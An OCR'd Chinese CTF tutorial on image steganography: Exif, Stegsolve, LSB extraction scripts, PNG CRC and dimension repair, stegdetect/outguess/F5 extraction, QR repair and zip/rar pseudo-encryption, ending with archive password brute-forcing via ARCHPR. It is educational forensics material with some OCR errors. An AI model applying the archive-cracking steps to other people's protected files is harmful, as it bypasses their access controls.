
图片隐写术
图片隐写的常见隐写方法
1.细微的颜色差别
2.GIF图多帧隐藏
3.颜色通道隐藏
4.不同帧图信息隐藏
5.不同帧对比隐写
6.Exif信息隐藏
7.图片修复
8.图片头修
9.图片尾修复


10.CRC校验修复
11.长、宽、高度修复
12.最低有效位LSB隐写
13.图片加密
14.Stegdetect
15.outguess
16.Jphide
17.F5
当然有些天杀的，把图片和压缩包捆绑了，把后缀改成.zip可以变成正常的压缩文件。- 图片文件隐写

图片文件隐写
Windows工具 - Firework
使用winhex打开文件时会看到文件头部中包含firework的标识，通过firework可以找到隐藏图片。
使用场景:查看隐写的图片文件



图片信息 - Exif
Exijf按照PEG的规格在PEG中插入一些图像/数字相机的信息数据以及缩略图像可以通过与PEG兼容的互联网浏览器/图片浏览器/图像处理等一些软件来查看Exift格式的图像文件就跟浏览通常的PEG图像文件一样，图片右键属性，查看exif或 查看详细信息，在相关选项卡中查找flag信息。






Windows工具 - Stegsolve 其实就是个RGB图像之类的管理器
当两张jpg图片外观、大小、像素都基本相同时，可以考虑进行结合分析，即将两个文件的像素RGB值进行XOR、ADD、SUB等操作，看能否得到有用的信息，StegSolve可以方便的进行这些


操作。

使用场景:两张图片信息基本相同，有些也爱藏在图片某些地方，必须调整曲线，RGB才能看到

1.打开第一张图片，点击analyse->Image combiner



2.在弹出的窗口中点击左右按钮选择处理方式，点击save保存有价值的结果。



LSB(最低有效位Least Significant Bit)

LSB替换隐写基本思想是用嵌入的秘密信息取代载体图像的最低比特位，原来的的7个高位平面与替代秘密信息的最低位平面组合成含隐藏信息的新图形。


1.像素三原色(RGB)

2.通过修改像素中最低位的1bit来达到隐藏的效果


3.工具: stegsolve、 zsteg、 wbstego4、 python脚本

Stegsolve.jar工具

1.打开文件>> Analyse >> Data Extract




2.调整Bit Planes，Bit Order，Bit Plane Order



zsteg工具

```
detect stegano-hidden data in PNG & BMP
Installation
root@kali:/# gem install zsteg
检测LSB隐写
zsteg xxx.png
```



wbstego4工具


解密通过1sb加密的图片

python脚本来处理

将以下脚本放在kali中运行，将目标文件放在脚本同目录下，将脚本中的文件名修改为文件名，

运行python即可

```
LSB.py
#coding:utf-8
import PIL.Image
def foo():
    im = PIL.Image.open('01.bmp')
    im2 = im.copy()
    pix = im2.load()
    width,height=im2.size

    for x in xrange(0,width):
        for y in xrange(0,height):
            if pix[x,y]&0x1 == 0:
                pix[x,y]=0
            else:
                pix[x,y]=255
    im2.show()
    pass
if __name__ == '__main__':
    foo()
    print 'ok.'
    pass
```




TweakPNG - 是一款简单易用的PNG图像浏览工具，它允许查看和修改一些PNG图像文件的元信息存储。使用场景:文件头正常却无法打开文件，利用TweakPNG修改CRC

例:

1.当PNG文件头正常但无法打开文件，可能是CRC校验出错，可以尝试通过TweakPNG打开PNG，会弹出校验错误的提示，这里显示CRC是fe1a5ab6，正确的是b0a7a9f1。打开winhex搜索fe1a5ab6将其改为b0a7a9f1。

2.文件头正常却无法打开文件，利用TweakPNG 修改CRC....

3.有时CRC没有错误，但是图片的高度或者宽度发生了错误，需要通过CRC计算出正确的高度或者宽度。可以用下面的py脚本，需要改文件位置和TweakPNG得到的CRC实际值，用计算出高度，利用01Editor修改宽高




```
#coding:utf-8
import binascii
import struct
crcbp = open("xxx.png","rb").read()  #此处填上文件名
for i in range(1024):
    for j in range(1024):
        data = crcbp[12:16] + struct.pack('>i',i) + struct.pack('>i',j) + crcbp[24:29]
        crc32 = binascii.crc32(data) & 0xffffffff
        if crc32 == 0x08ec7edb:  #此处填上CRC值
            print i,j
            print "hex",hex(i),hex(j)
```

Bftools - 用于解密图片信息。
使用场景:在windows的cmd下，对加密过的图片文件进行解密格式:
Bftools .exe decode braincopter要解密的图片名称-output输出文件名
Bftools.exe run.上一步输出的文件

```
D:\CTF\bftools\bftools>bftools.exe decode braincopter zzzzzzyu.png --output 123.
png

D:\CTF\bftools\bftools>bftools.exe run 123.png
XDCTF{ji910-dad9jq0-iopuno}
D:\CTF\bftools\bftools>
```

SilentEye - 可以将 文字或者文件隐藏到图片的解密工具。
使用场景: windows' 下打开silentEye工具，对加密的图片进行解密
例:
1.使用silentEye程序打开目标图片，点击image一>decode，点击decode，可以查看隐藏文件，点击保存即可
2.如果需要密码，勾选encrypteddata，输入密码和确认密码，点击decode再解密

JPG图像加密

1)Stegdetect工具探测加密方式
Stegdetect.程序主要用于分析PEG文件。因此用stegdetect 可以检测到通过Steg、JPHide. OutGuess、 Invisible Secrets、F5、appendX和Camouflage等这些隐写工具隐藏的信息。


```
stegdetect xxx.jpg
stegdetect -s $敏感度 xx.jpg
```

```
thinking@ubuntu:~/Desktop$ stegdetect 123456.jpg
123456.jpg : f5(***)
thinking@ubuntu:~/Desktop$ stegdetect angrybird.jpg
angrybird.jpg : outguess(old)(*)
thinking@ubuntu:~/Desktop$ stegdetect Pcat.jpg
Pcat.jpg : negative
thinking@ubuntu:~/Desktop$ stegdetect -s 10.0 Pcat.jpg
Pcat.jpg : jphide(*)
thinking@ubuntu:~/Desktop$
```

2)Jphide - 基于最低有效位LSB的JPEG格式图像隐写算法.

例:


Stegdetect提示jphide加密时，可以用Jphs.工具进行解密，打开jphswin.exe， 使用open jpeg打开图片，点击seek，输入密码和确认密码，在弹出文件框中选择要保存的解密文件位置即可，结果保存成txt文件。



3)Outguess - 一般用于解密文件信息。

使用场景:Stegdetect识别出来或者题目提示是outguess加密的图片该工具需编译使用: ./configure && make && make install

格式: outguess -r $要解密的文件名输出结果文件名



4)F5 - 一般用于解密文件信息。

使用场景: Stegdetect识 别出来是F5加密的图片或题目提示是F5加密的图片

进入F5-steganography_F5目录，将图片文件拷贝至该目录下，从CMD进入该目录

格式: Java Exrtact $要解密的文件名 -p $密码

二维码处理

1.使用二维码扫描工具CQR.exe打开图片， 找到内容字段

2.如果二维码某个定位角被覆盖了，该工具有时候也可以自动识别，如果识别失败，需要使用PS或画图工具将另外几个角的定位符移动到相应的位置，补全二维码 。

3.如果某个二维码的定位点中间是白色，可能被反色了，使用画图工具把颜色反色回来再扫描即

可。

压缩文件处理、分析


伪加密


如果压缩文件是加密的，或文件头正常但解压缩错误，首先尝试文件是否为伪加密。zip文件是否加密是通过标识符来显示的，在每个文件的文件目录字段有一位专门标识了文件是否加密，将其设置为00表示该文件未加密，如果成功解压则表示文件为伪加密，如果解压出错说明文件为真加密。

使用场景:伪加密文件


操作方法:使用winhex打开压缩文件， 找到文件头第九第十个字符，将其修改为0000。

1.使用winhex打开文件搜索16进制504B0102，可以看到每个加密文件的文件头字段。






2.从50开始计算，第九第十个字符为加密字段，将其设置为0000即可变成无加密状态。



3.RAR文件由于有头部校验，使用伪加密时打开文件会出现报错，使用winhex修改标志位后如报错消失且正常解压缩，说明是伪加密。使用winhex打开RAR文件，找到第24个字节，该字节


尾数为4表示加密，0表示无加密，将尾数改为0即可破解伪加密。



暴力破解 - 通常我们可以使用ARCHPR.exe工具来破解zip文件

